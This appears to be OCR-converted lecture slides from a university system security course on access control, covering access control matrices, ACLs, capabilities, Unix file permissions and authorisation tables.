


Figure 3.8 Cost Versus Accuracy of Various Biometric Characteristics in User Authentication Schemes

CSCI262 : System Security

Access Control 1

Schedule

- What is access control?
- Access control policies
- Role-based access control
- Attribute-based access control

What is access control?

- Access:
  - Able to do something, perhaps get somewhere.
  - Carry out an action
- Control:
  - To restrict or allow,
- **Access control**: being able to restrict or allow particular actions
- [SB18]: Access control implements a security policy that specifies who or what (e.g., in the case of a process) may have access to each specific system resource, and the type of access that is permitted in each instance.

Access control context

- **Authentication:** Verification that the credentials of a user or other system entity are valid.
- **Authorisation:** The granting of a right or permission to a system entity to access a system resource.
- **Audit:** review and exam of system records and activities to ensure compliance with policies




Figure 4.1 **Relationship Among Access Control and Other Security Functions**

Question

- Do we always need both authentication and access control?
- Are there any circumstances where we might apply one but not the other?

Access control policies

- An access control policy dictates what types of access are permitted, under what circumstances, and by whom.
- Categories:
  - **Discretionary access control (DAC):** Users use their own discretion to specify who can access what
  - **Mandatory access control (MAC):** control access based on comparing security labels with security clearances
  - **Role-based access control (RBAC):** control access based on users' roles
  - **Attribute-based access control (ABAC):** control access based on users' attributes

Subjects, objects, access rights

- Subject: entities capable of accessing objects → active
  - Includes users and processes
- Object: entities (resources) that are used → passive
  - Includes files, directories, memory
- Access right: describe the way in which a subject may access an object.
  - read, write, execute, delete, create, search

Access control matrices

- The concept was developed independently by researchers in operating systems and databases.
- An **access control matrix** (ACM) model is defined in terms of state and state transitions.
- The **state** of a system is defined by a triplet (S, O, A):
  - S: A set of subjects.
  - O: A set of objects.
  - A: An access control matrix, A[S, O] with entries a(s,o).
    - a(s,o) lists the access rights of s on o.
    - Access rights specify the kind of access allowed for a subject on each object.

Example: Access Control Matrix

Objects / Subjects	**File$_1$**	**File$_2$**	**Process$_1$**	**…**	**…**
Process$_1$	Read	Read Write			
Alice		Read	Execute		
Bob	Write		Execute		
Carol					
…					

Translate please

- $Process_1$ can read $File_1$:
  - If $A(Process_1, File_1) \supseteq Read$
- Alice can execute $Process_1$:
  - If $A(Alice, Process_1) \supseteq Execute$
- …

Advantages and Disadvantages of ACM?

- **Advantages:**
  - Allows for fast and easy determination of the access control rights for any subject-object pair
    - Just go to the cell of the matrix corresponding to this subject's row and object's column.
  - Gives administrators a simple, visual way of seeing the entire set of access control relationships all at once
  - The degree of control is as specific as the granularity of subject-object pairs.
- **Disadvantages:**
  - It is too big : n subjects and m objects result in a matrix with nm cells

Representations of Access Control


- **Access Control Lists (ACL):**
  - Contain access from the viewpoint of an object.
  - In other words, a column of the ACM.
  - For example:
    - File F : (A, Write), (B, Read).
- **Capabilities:**
  - These correspond to the viewpoint of a subject.
  - In other words, a row of the ACM.
  - For example:
    - ((Read, F1), (Write, F2)….)
  - Subject presents a capability to an object.

Access Control Lists

- A list of subjects that are authorised to access an object.
- Identity-based policies (such as individual-based and role-based policies) can be realised in a straightforward way.
- Maintenance of the list and enforcement of the access control are essentially the responsibility of the systems and environment surrounding the object.
- Access control list:

s1	s2	s3	...
r1	r2	r3	...

- What does it mean?
  - Subject s1, s2, s3 … have rights r1, r2, r3 … for this object.
  - The subjects could be individuals or roles (team leaders, managers…)




Access control lists are used to protect owned objects. The owner can confer/invoke rights by adding, deleting or modifying the entry for a user.

- In **Unix** a file has an access control list with three entries: owner, group, and other users.
- The type of access can be r, w, x (roughly).

```
$ ls -l | more
total 152
drwxr-xr-x   4 wsusilo  cs-uow       512 Aug 14  2007 111
drwxr-x---   5 greg     cs-uow       512 Nov  8  2004 112
drwxr-x---   2 david    csstf        512 Sep  8  2004 114.old
drwxr-x---   7 txia     other        512 Oct 18  2004 121
drwxr-x---   8 dfs      csstf        512 Dec  2  2003 121.2003
drwxr-x---   5 wsusilo  cs-uow       512 Sep  9  2003 121.old
drwxrwx---   4 koren    other        512 Apr  4  2006 124
lrwxrwxrwx   1 root     other         37 Jan  7 15:43 131 -> /web/itacs/documents/subjects/csci131
drwxr-x---   4 jrg      cs-uow       512 Jun  7  2001 1999.235
drwxrwxr-x   2 ian      csci203m    1024 May 30 11:46 203
drwxr-x---  10 greg     uowugc       512 Sep 20  1999 203.old
drwxr-sr-x   7 lukemc   csci204m     512 May 16 17:14 204
drwxr-x---   2 dfs      root         512 Jul 21  2007 204.dfs
drwxr-xr-x   7 lei      cs-uow       512 May 28 13:33 212
…
```

The permission string…

- The permission string - --- --- --- can be (if we ignore the first element) written in terms of permissions for the three classes:




- The ‘R’ permission means read.
- The ‘W’ permission means write.
- The ‘X’ permission means execute on a file. In the context of a directory it means the directory can be searched.

- These permissions can also be described as a 3 digit octal (base 8) number. The *read* flag contributes a 4, the *write* flag contributes a 2 and the *execute* flag contributes a 1.

- So the following would yield the octal permission 744.

-rwxr--r--

4 (r) + 2 (w) + 1 (x) for owner	7
4 (r) for group	4
4 (r) for others/ universe	4



		OBJECTS			
		File 1	File 2	File 3	File 4
SUBJECTS	User A	Own Read Write		Own Read Write	
	User B	Read	Own Read Write	Write	Read
	User C	Read Write	Read		Own Read Write

Figure 4.2 in [SB18]

- File 1: (A,Own/R/W), (B,R), (C,R/W)
- File 2: (B,Own/R/W), (C,R)
- File 3: (A,Own/R/W), (B,W)
- File 4: (B,R), (C,Own/R/W)


Advantages & disadvantages of ACL

- **Advantages:**
- The main advantage of ACLs over access control matrices is size
- the ACL for an object can be stored directly with that object as part of its metadata, which is particularly useful for file systems.
  - The header blocks for files and directories can directly store the access control list of that file or directory
    - Thus, if the operating system is trying to decide if a user or process requesting access to a certain directory or file in fact has that access right, the system need only consult the ACL of that object.
- **Disadvantages:**
- Don’t provide an efficient way to enumerate all the access rights of a given subject.
  - In order to determine all the access rights for a given subject, s, a secure system based on ACLs would have to search the access control list of every object looking for records involving s.
  - Unfortunately, this computation is sometimes necessary

Capabilities

- Describes what a subject is capable of doing.
- Subject : With a list of (Object, Rights)
- Classical Capability System:
  - Capability : A triplet: <Object, Rights, Check>
  - Check = f(Object, Rights).
- We can think of a capability as a ticket that authorises the holder to access an object in a particular way.
  - The Check is there for authentication. It could be something like a message authentication code or digital signature (see CSCI361).
  - Capabilities are difficult to revoke.

- To obtain access an access request and the capability are transmitted to the appropriate server.
- Access Decision:
  - When the access request and capability arrive, the function f is applied to detect tampering.
  - If the capability passes => access is granted!



SUBJECTS

OBJECTS

	File 1	File 2	File 3	File 4
User A	Own Read Write		Own Read Write	
User B	Read	Own Read Write	Write	Read
User C	Read Write	Read		Own Read Write

Figure 4.2 in [SB18]

- User A: (File 1,Own/R/W), (File 3, Own/R/W)

Advantages & Disadvantages

- **Advantages**
  - Has the same advantage in space over the access control matrix as ACL
    - A system administrator only needs to create and maintain access control relationships for subject-object pairs that have nonempty access control rights
  - Makes it easy for an administrator to quickly determine for any subject all the access rights that that subject has.
    - Just read off the capabilities list for that subject
- **Disadvantages**
  - not associated directly with objects
    - Thus, the only way to determine all the access rights for an object o is to search all the capabilities lists for all the subjects

Sandhu & Samarati's authorization table

- The access control matrix may be sparse.
  - A more concise representation, but less common, is the authorization table.
- One row of the table is used for each allowed access triplet.
- The table can be sorted by Subject or Object to give equivalence to a capability list or an ACL, respectively.
- A relational database can easily implement an authorization table of this type. (More about relational database later)

Sandhu & Samarati's authorisation table


- The access control matrix may be sparse.
  - A more concise representation, but less common, is the authorization table.
- One row of the table is used for each allowed access triplet.
- The table can be sorted by Subject or Object to give equivalence to a capability list or an ACL, respectively.
- A relational database can easily implement an authorization table of this type. (More about relational database later)

		OBJECTS			
		File 1	File 2	File 3	File 4
SUBJECTS	User A	Own Read Write		Own Read Write	
	User B	Read	Own Read Write	Write	Read
	User C	Read Write	Read		Own Read Write

Table 4.2 Authorization Table for Files in Figure 4.2

Subject	Access Mode	Object
A	Own	File 1
A	Read	File 1
A	Write	File 1
A	Own	File 3
A	Read	File 3
A	Write	File 3
B	Read	File 1
B	Own	File 2
B	Read	File 2
B	Write	File 2
B	Write	File 3
B	Read	File 4
C	Read	File 1
C	Write	File 1
C	Read	File 2
C	Own	File 4
C	Read	File 4
C	Write	File 4

A brief summary to now …



Intermediate Controls

- Group-based access control
- Previleges
- Role-based access control
- Protection ring

Group-based access control

- Users are assigned to groups.
  - Depending on the system policy, a user might be allowed to be a member of one group or multiple groups.
- Groups are given permissions to access objects.
- Each user has the permissions assigned to the group or groups it is a member of.
- We can think of grouping as being always on structures, relative to the roles we will look at soon.
  - For example, you are in a group whether you are logged in or not.

